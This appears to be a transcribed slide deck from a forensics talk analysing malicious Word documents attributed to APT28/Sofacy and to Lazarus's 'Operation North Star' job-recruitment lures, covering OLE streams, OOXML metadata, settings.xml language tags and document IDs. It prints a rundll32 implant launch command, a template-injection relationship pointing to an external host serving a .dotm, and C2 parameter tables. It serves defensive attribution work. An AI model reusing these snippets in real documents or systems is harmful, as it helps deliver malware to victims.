
Example APT28/Sofacy campaign



```
----+------+-------+----------------------+-----+-----+-----+--------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+--------+------
0   |<Used>|Root   |Root Entry            |-    |-    |3    |F13     |10176
1   |<Used>|Stream |Data                  |-    |-    |-    |2A0     |159340
    |      |       |                      |     |     |     |        |4
2   |<Used>|Stream |1Table                |1    |-    |-    |EC9     |11558
3   |<Used>|Stream |WordDocument          |6    |5    |-    |0       |343891
4   |<Used>|Stream |\x05SummaryInformation|-    |-    |-    |EE0     |4096
5   |<Used>|Stream |\x05DocumentSummaryInf|4    |-    |-    |EE8     |4096
    |      |       |ormation              |     |     |     |        |
6   |<Used>|Storage|Macros                |2    |19   |17   |0       |0
7   |<Used>|Storage|VBA                   |-    |18   |10   |0       |0
8   |<Used>|Stream |ThisDocument          |11   |-    |-    |0       |2930
9   |<Used>|Stream |tyihkcjfghkvb         |-    |-    |-    |2E      |1165
10  |<Used>|Stream |_VBA_PROJECT          |8    |9    |-    |41      |3475
11  |<Used>|Stream |dir                   |-    |-    |-    |78      |845
12  |<Used>|Storage|tyihkcjfghkvb         |-    |-    |14   |0       |0
13  |<Used>|Stream |f                     |-    |-    |-    |86      |303
14  |<Used>|Stream |o                     |13   |15   |-    |F6F     |515099
    |      |       |                      |     |     |     |        |6
15  |<Used>|Stream |\x01CompObj           |-    |16   |-    |8B      |97
16  |<Used>|Stream |\x03VBFrame           |-    |-    |-    |8D      |297
17  |<Used>|Stream |PROJECTwm             |7    |12   |-    |92      |83
18  |<Used>|Stream |PROJECT               |-    |-    |-    |94      |569
19  |<Used>|Stream |\x01CompObj           |-    |-    |-    |9D      |114
```

Example APT28/Sofacy campaign

- OLEfile.py output:




```
Modification/Creation times of all directory entries:
- Root Entry: mtime=2019-06-05 14:43:03.332000 ctime=None
- Data: mtime=None ctime=None
- 1Table: mtime=None ctime=None
- WordDocument: mtime=None ctime=None
- SummaryInformation: mtime=None ctime=None
- DocumentSummaryInformation: mtime=None ctime=None
- Macros: mtime=2019-06-05 14:43:03.332000 ctime=2019-06-05 14:43:03.268000
- VBA: mtime=2019-06-05 14:43:03.268000 ctime=2019-06-05 14:43:03.268000
- ThisDocument: mtime=None ctime=None
- tyihkcjfghkvb: mtime=None ctime=None
- _VBA_PROJECT: mtime=None ctime=None
- dir: mtime=None ctime=None
- tyihkcjfghkvb: mtime=2019-06-05 14:43:03.332000 ctime=2019-06-05 14:43:03.268000
- f: mtime=None ctime=None
- o: mtime=None ctime=None
- CompObj: mtime=None ctime=None
- VBFrame: mtime=None ctime=None
- PROJECTwm: mtime=None ctime=None
- PROJECT: mtime=None ctime=None
- CompObj: mtime=None ctime=None
```

Example APT28/Sofacy campaign

Major and minor version OS

Windows 0x06 0x02 = Windows 8



```
00000000  FE FF 00 00  06 02 02 00  00 00 00 00  00 00 00 00
00000010  00 00 00 00  00 00 00 00  01 00 00 00  E0 85 9F F2
00000020  F9 4F 68 10  AB 91 08 00  2B 27 B3 D9  30 00 00 00
00000030  6C 01 00 00  11 00 00 00  01 00 00 00  90 00 00 00
00000040  02 00 00 00  98 00 00 00  03 00 00 00  A4 00 00 00
00000050  04 00 00 00  B0 00 00 00  05 00 00 00  C0 00 00 00
00000060  06 00 00 00  CC 00 00 00  07 00 00 00  D8 00 00 00
00000070  08 00 00 00  EC 00 00 00  09 00 00 00  FC 00 00 00
00000080  12 00 00 00  08 01 00 00  0A 00 00 00  28 01 00 00
00000090  0C 00 00 00  34 01 00 00  0D 00 00 00  40 01 00 00
000000A0  0E 00 00 00  4C 01 00 00  0F 00 00 00  54 01 00 00
000000B0  10 00 00 00  5C 01 00 00  13 00 00 00  64 01 00 00
000000C0  02 00 00 00  E4 04 00 00  1E 00 00 00  04 00 00 00
000000D0  00 00 00 00  1E 00 00 00  04 00 00 00  00 00 00 00
000000E0  1E 00 00 00  08 00 00 00  75 73 65 72  00 00 00 00
000000F0  1E 00 00 00  04 00 00 00  00 00 00 00  1E 00 00 00
0000010D  04 00 00 00  00 00 00 00  1E 00 00 00  0C 00 00 00
00000110  4E 6F 72 6D  61 6C 2E 64  6F 74 6D 00  1E 00 00 00
```

OOXML Format

- XML files in a ZIP-file
- Standard documentation 6000+ pages (excluding macros etc.)
- Examples: doc**X**, xls**X**, ppt**X**

Forensic Tips:


[Content_Types].XML	description of all files in the package
.RELS .xml files	stores relationships of parts
Word/settings.xml	settings for the document

docProps/app.xml and core.xml: metadata like creation-date/author..

OLE objects, macros
Media like pictures

Operation (노스 스타) North Star

Operating Method




```
C:\Windows\System32\rundll32.exe
"C:\Users\user\AppData\Local\Microsoft\Notice\wsdts.db",
sqlite3_steps S-6-81-3811-75432205-060098-6872 0 0 61 1
```

Parameter number	Description
1	Decryption key
2	Unused value, hardcoded in the DLL
3	Unused value, hardcoded in the DLL
4	Campaign identifier
5	Unused value, hardcoded in the DLL

Parameter	Description
C2	C2 configured for that campaign
ned	Campaign identifier
key 1	AES key used to communicate with the C2
key 2	AES key used to communicate with the C2
sample identifier	Sample identifier sent to the C2 server
gl	Size value sent to the C2 server
hl	Unknown parameter always set to 0

Template Injection



```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://www.astedams.it/uploads/frame/61.dotm" TargetMode="External"/>
</Relationships>
```

```
Offset     0  1  2  3  4  5  6  7    Ascii
00000000  4D 5A 90 00 03 00 00 00   MZ......
00000008  04 00 00 00 FF FF 00 00   ........
00000010  B8 00 00 00 00 00 00 00   ........
00000018  40 00 00 00 00 00 00 00   @.......
00000020  00 00 00 00 00 00 00 00   ........
00000028  00 00 00 00 00 00 00 00   ........
00000030  00 00 00 00 00 00 00 00   ........
00000038  00 00 00 00 F8 00 00 00   ........
00000040  0E 1F BA 0E 00 B4 09 CD   ........
00000048  21 B8 01 4C CD 21 54 68   !..L.!Th
00000050  69 73 20 70 72 6F 67 72   is.progr
00000058  61 6D 20 63 61 6E 6E 6F   am.canno
00000060  74 20 62 65 20 72 75 6E   t.be.run
00000068  20 69 6E 20 44 4F 53 20   .in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A   mode....
00000078  24 00 00 00 00 00 00 00   $.......
00000080  8E D3 7C A4 CA B3 12 F7   ..|.....
00000088  CA B3 12 F7 CA B3 12 F7   ........
00000090  BC E2 F3 F7 F0 B3 12 F7   ........
00000098  BC E2 F2 F7 0F B3 12 F7   ........
000000A0  BC E2 CD F7 C5 B3 12 F7   ........
000000A8  17 4C DC F7 C8 B3 12 F7   .L......
000000B0  17 4C C2 F7 CD B3 12 F7   .L......
000000B8  17 4C D9 F7 C7 B3 12 F7   .L......
000000C0  CA B3 13 F7 77 B3 12 F7   ....w...
000000C8  C9 CB F7 F7 C0 B3 12 F7   ........
000000D0  C9 CB CE F7 CB B3 12 F7   ........
000000D8  C7 E1 C9 F7 CB B3 12 F7   ........
000000E0  C9 CB CC F7 CB B3 12 F7   ........
```


Document analysis

<u>What did we have so far collected?</u>

- Multiple docx files with job recruitment content
- Two PDF files
- Multiple .DOT files


All settings.xml files had the same language settings:

w:val=”en-US”
w:eastAsia=”ko-KR”


Lazarus and a Hidden Cobra walked into a bar… Do you want me to continue?
OK

Document analysis - settings.xml

W15 value id in documents




File Name	Creation Date	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	{F1CB2132-C530-414E-859B-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	{66E82E96-3D67-4ECA-BFCB-B067A77099FA}
17.dotm	04/13/2020	no ID
61.dotm	04/13/2020	no ID
_IFG_536R.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_PMS.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_DSS_SE.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97A8C47A.dotm	04/13/2020	no ID
Senior_Design_Engineer.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_spectrolab.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_JD_2020.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_AERO_GS.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_2020_JD_SDE.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_ECS_EPM.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}

Document analysis - settings.xml


rsid (Revision Identifier for Style Definition

Document 1




```
w:rsids>
<w:rsidRoot w:val="00496D0C"/>
<w:rsid w:val="00496D0C"/>
<w:rsid w:val="00645252"/>
<w:rsid w:val="006D3D74"/>
<w:rsid w:val="0083569A"/>
<w:rsid w:val="009C0B8F"/>
<w:rsid w:val="00A62164"/>
<w:rsid w:val="00A9204E"/>
```

Document 2




```
<w:rsidRoot w:val="00496D0C"/>
<w:rsid w:val="00496D0C"/>
<w:rsid w:val="00645252"/>
<w:rsid w:val="006D3D74"/>
<w:rsid w:val="00747B60"/>
<w:rsid w:val="0083569A"/>
<w:rsid w:val="00912233"/>
<w:rsid w:val="009C0B8F"/>
<w:rsid w:val="00A9204E"/>
```

Document analysis – Putting it all together:




File Name	Creation Date	Document Creator	Creation Template	Modified Date	Modificattion User account	Revision nr	Language settings	App Version	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	seong jin lee	rccz_web.dotm	03/31/2020	Robot Karll	4	En-US ko-KR	Word 2016	{F1CB2132-C530-414E-859B-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	seong jin lee	rccz_web.dotm	04/03/2020	Robot Karll	6	En-US ko-KR	Word 2016	{66E82E96-3D67-4ECA-BFCB-B067A77099FA}
17.dotm	04/13/2020	User	17.dotm	04/28/2020	Windows User	25	En-US ko-KR	Word 2016	no ID
61.dotm	04/13/2020	Windows User	61.dotm	05/06/2020	Windows User	10	En-US ko-KR	Word 2016	no ID
[redacted]_IFG_536R.docx	04/13/2020	Windows User	Single spaced (blank).dotx	04/18/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
[redacted]_PMS.docx	04/13/2020	Windows User	41.dotm	04/24/2020	User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
[redacted]_DSS_SE.docx	04/13/2020	Windows User	17122A7A.htm	04/28/2020	Windows User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97A8C47A.dotm	04/13/2020	User	sample	05/29/2020	Home	14	En-US ko-KR	Word 2016	no ID
